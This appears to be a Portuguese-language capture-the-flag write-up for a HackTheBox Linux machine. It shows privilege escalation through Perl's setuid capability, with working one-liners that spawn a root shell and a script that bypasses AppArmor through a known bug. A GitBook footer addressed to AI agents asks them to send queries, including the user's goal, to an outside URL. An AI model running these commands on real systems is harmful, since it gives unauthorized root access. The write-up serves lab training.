{% embed url="<https://gtfobins.github.io/gtfobins/perl/#capabilities>" %}


Listamos os **capacidades** disponíveis:

```bash
getcap -r / 2>/dev/null
```

Notamos que `perl` tem permissões especiais.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-afda45ab60d8b5ed333d4c968a0f037a11494190%2Fimage%20(705).png?alt=media" alt=""><figcaption></figcaption></figure>


**Executando um comando como root**

```bash
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
```

Obtemos **root**.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b9fa47a9d77dac1fa7ee51c79709422f435e7eb2%2Fimage%20(706).png?alt=media" alt=""><figcaption></figcaption></figure>


### Bypass do AppArmor

```bash
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash -p";'
```

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-16a94b8f72f1de824754d22ffc71cccdc067bd92%2Fimage%20(707).png?alt=media" alt=""><figcaption></figcaption></figure>


O `/usr/bin/perl` binário é restrito pelo **AppArmor**

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2bf1784e1a8a847f0a45dd6597ef338633f11dd8%2Fimage%20(708).png?alt=media" alt=""><figcaption></figcaption></figure>


Explorar um bug conhecido [bug do AppArmor](https://bugs.launchpad.net/apparmor/+bug/1911431) para contornar a restrição criando um script:

```basic
#!/usr/bin/perl
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/bash";
```

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-20017ca05ead5deab49fe89c63d274a5b112e9df%2Fimage%20(710).png?alt=media" alt=""><figcaption></figcaption></figure>


### Flaf root.txt :)

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-216367a0c22466993d8e35092f0e89cdc1663424%2Fimage%20(711).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7111f5f99a46717ef45cbb793996e538baf6f205%2Fimage%20(712).png?alt=media" alt="" width="525"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/pt-br/writeups-ctf/hackthebox/linux-easy/nunchucks-hackthebox-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.